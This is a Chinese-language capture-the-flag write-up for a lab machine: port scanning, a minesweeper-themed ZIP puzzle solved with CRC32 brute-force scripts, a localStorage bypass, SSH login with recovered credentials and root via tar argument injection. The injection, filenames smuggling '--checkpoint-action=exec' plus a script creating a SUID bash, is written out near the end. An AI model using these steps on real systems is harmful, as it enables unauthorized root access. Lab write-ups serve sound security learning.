

mooi-ZionCat

常规扫描了一下

```
└─(root@kali)-[~]
└─# nmap -T4 10.133.84.85
Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-08 06:52 EDT
Warning: 10.133.84.85 giving up on port because retransmission cap hit (6).
Nmap scan report for 10.133.84.85
Host is up (0.033s latency).
Not shown: 952 closed tcp ports (reset), 45 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
8080/tcp  open  http-proxy
```

Nmap done: 1 IP address (1 host up) scanned in 86.73 seconds

```
└─(root@kali)-[~]
└─# dirsearch -u http://10.133.84.85:80
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning:
pkg_resources is deprecated as an API. See
https://setuptools.pypa.io/en/latest/pkg\_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict
```

```
 _|. _ _  _  _  _ _|_   v0.4.3
(=||| _) (/_(=|| (|_) )
```

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | wordlist size: 11460

Output File: /root/reports/http_10.133.84.85_80/_26-05-08_06-56-24.txt

Target: http://10.133.84.85/

```
[06:56:24] Starting:
[06:56:25] 403 - 277B - /.ht_wsr.txt
[06:56:25] 403 - 277B - /.htaccess.bak1
[06:56:25] 403 - 277B - /.htaccess.orig
[06:56:25] 403 - 277B - /.htaccess.save
[06:56:25] 403 - 277B - /.htaccess.sample
[06:56:25] 403 - 277B - /.htaccess_extra
[06:56:25] 403 - 277B - /.htaccess_orig
[06:56:25] 403 - 277B - /.htaccess_sc
[06:56:25] 403 - 277B - /.htaccessBAK
[06:56:25] 403 - 277B - /.htaccessOLD
[06:56:25] 403 - 277B - /.htaccessOLD2
[06:56:25] 403 - 277B - /.html
[06:56:25] 403 - 277B - /.htm
[06:56:25] 403 - 277B - /.htpasswd_test
[06:56:25] 403 - 277B - /.htpasswds
[06:56:25] 403 - 277B - /.httr-oauth
```

```
[06:56:26] 403 - 277B - /.php
[06:56:34] 404 - 15B - /download.php
[06:56:35] 403 - 277B - /files
[06:56:35] 403 - 277B - /files/
[06:56:35] 403 - 277B - /files/cache/
[06:56:35] 403 - 277B - /files/tmp/
[06:56:43] 403 - 277B - /server-status/
[06:56:43] 403 - 277B - /server-status
```

Task Completed

发现有8080端口和80端口，没有一开始就打发现群里出题人提示有misc，进去后发现是扫雷界面
先正常通关第一关 5x5 扫雷，得到 pass1.txt。


文件内容为：

pass1: forget

同时第一关通关页面给出提示：

pass2: 真的有加密吗，不会是假的吧

说明pass2是伪加密




接着又打通了第二关，360解压可以直接解压，不行就用010改一下文件，然后第二关的页面提示是

pass4: 爆密码是爆不出的，看看文件有多大

这句话说明：

- pass4.zip 不能爆破密码。
- 那如果是misc的话最有可能的就是crc32。

pass2解出是the



第三关会有一个猫咪提示你，又因为第三关有点困难了，所以我直接去看的8080发现了

Oh, I was actually talking about TFTP, not FTP.




一个内部备份页面，页面上能直接看到：pass5.zip

并且页面标题中有一个提示：

[a-z]

这说明 pass5 的内容只会由小写字母组成。再回过头来看第三题



按F12查看源码后发现可以通过指令下载

```
localStorage.setItem('clearance_level', 'root');  
location.reload();
```

```
fetch('set_completion.php?level=3').then(() => location.href = 'download.php?id=4');
```

虽然我们少了提示但是通过前面可以知道是crc32的爆破

```
import argparse  
import itertools  
import string  
import zipfile  
import zlib  
  
def recover_plaintext(zip_path: str, charset: str) -> str:  
    with zipfile.ZipFile(zip_path) as zf:  
        info = zf.infolist()[0]  
        target_crc = info.CRC & 0xFFFFFFFF  
        file_size = info.file_size  
  
        for chars in itertools.product(charset, repeat=file_size):  
            candidate = "".join(chars)  
            if zlib.crc32(candidate.encode()) & 0xFFFFFFFF == target_crc:  
                return candidate  
  
        raise RuntimeError("No matching plaintext found for the given ZIP metadata.")  
  
def main() -> None:  
    parser = argparse.ArgumentParser(description="Recover pass4 plaintext from  
ZIP CRC32.")  
    parser.add_argument("zip_path", help="Path to pass4.zip")
```

```

    parser.add_argument(
        "--charset",
        default=string.ascii_letters,
        help="Candidate character set to brute-force against. Default: ascii
letters.",
    )
    args = parser.parse_args()

    result = recover_plaintext(args.zip_path, args.charset)
    print(result)

if __name__ == "__main__":
    main()

```

跑出来结果是Live

pass5告诉我们全都是小写字母了也通过脚本可以跑出

```

import argparse
import itertools
import string
import zipfile
import zlib

def gf2_matrix_times(mat, vec):
    total = 0
    idx = 0
    while vec:
        if vec & 1:
            total ^= mat[idx]
        vec >>= 1
        idx += 1
    return total

def gf2_matrix_square(square, mat):
    for n in range(32):
        square[n] = gf2_matrix_times(mat, mat[n])

def crc32_combine(crc1, crc2, len2):
    if len2 <= 0:
        return crc1

    odd = [0] * 32
    even = [0] * 32

    odd[0] = 0xEDB88320
    row = 1
    for n in range(1, 32):
        odd[n] = row
        row <<= 1

```

```

gf2_matrix_square(even, odd)
gf2_matrix_square(odd, even)

while True:
    gf2_matrix_square(even, odd)
    if len2 & 1:
        crc1 = gf2_matrix_times(even, crc1)
        len2 >>= 1
    if len2 == 0:
        break

    gf2_matrix_square(odd, even)
    if len2 & 1:
        crc1 = gf2_matrix_times(odd, crc1)
        len2 >>= 1
    if len2 == 0:
        break

return crc1 ^ crc2

```

```

def recover_plaintext(zip_path: str, charset: str) -> str:
    with zipfile.ZipFile(zip_path) as zf:
        info = zf.infolist()[0]
        target_crc = info.CRC & 0xFFFFFFFF
        file_size = info.file_size

    if file_size % 2 != 0:
        raise ValueError("This helper expects an even plaintext length.")

    half = file_size // 2
    suffix_map = {}

    for chars in itertools.product(charset, repeat=half):
        suffix = "".join(chars)
        suffix_crc = zlib.crc32(suffix.encode()) & 0xFFFFFFFF
        suffix_map[suffix_crc] = suffix

    for chars in itertools.product(charset, repeat=half):
        prefix = "".join(chars)
        prefix_crc = zlib.crc32(prefix.encode()) & 0xFFFFFFFF
        shifted_prefix_crc = crc32_combine(prefix_crc, 0, half) & 0xFFFFFFFF
        needed_suffix_crc = target_crc ^ shifted_prefix_crc

        suffix = suffix_map.get(needed_suffix_crc)
        if suffix is None:
            continue

        candidate = prefix + suffix
        if zlib.crc32(candidate.encode()) & 0xFFFFFFFF == target_crc:
            return candidate

    raise RuntimeError("No matching plaintext found for the given ZIP metadata.")

```

```
def main() -> None:
    parser = argparse.ArgumentParser(description="Recover pass5 plaintext from ZIP CRC32.")
    parser.add_argument("zip_path", help="Path to pass5.zip")
    parser.add_argument(
        "--charset",
        default=string.ascii_lowercase,
        help="Candidate character set. Default: lowercase letters.",
    )
    args = parser.parse_args()

    result = recover_plaintext(args.zip_path, args.charset)
    print(result)

if __name__ == "__main__":
    main()
```

现在可以总结一下

pass1 = forget

pass2 = the

pass4 = LiVe

pass5 = thenow

既然是misc没有找到pass3也没事可以通过补全这个话，知道密码

```
forgetthepastLivethenow
```

解开以后找到了登录的账号密码

```
mooi:mooi3811350908
```

直接finashell登陆一下就得到了user

然后提权通过正常手段发现sudo没有办法提权，suid也没有办法，这个时候通过查看历史记录发现了 tar 参数注入根据历史命令重新走一遍拿到了root权限

```
136 cd mooi
137 ls -a
138 python3 copy_fail_exp.py && su
139 python copy_fail_exp.py && su
140 cat /root/root.txt
141 su mooi
142 python3 --version
143 wget https://www.python.org/ftp/python/3.10.16/Python-3.10.16.tgz
144 tar -xf Python-3.10.20.tgz
145 cd Python-3.10.20
146 python3.10 --version
147 sudo apt update && sudo apt install -y build-essential zlib1g-dev libncurses5-dev libgdbm-dev libnss3-dev libssl-dev libreadline-dev libffi-dev libsqlite3-dev
148 cat user.txt
149 sudo
150 sudo -l
151 suid
152 history
mooi@mooi:~$ cd /opt/implant_data
mooi@mooi:/opt/implant_data$ echo 'cp /bin/bash b; chmod +xs b' > a.sh
mooi@mooi:/opt/implant_data$ touch -- "--checkpoint=1"
mooi@mooi:/opt/implant_data$ touch -- "--checkpoint-action=exec=sh a.sh"
mooi@mooi:/opt/implant_data$ ./b -p
b-5.0# cat /root/root.txt
flag{root_4f8e8f9e7fa36a4918a77ad3bb3a86d6}
b-5.0#
```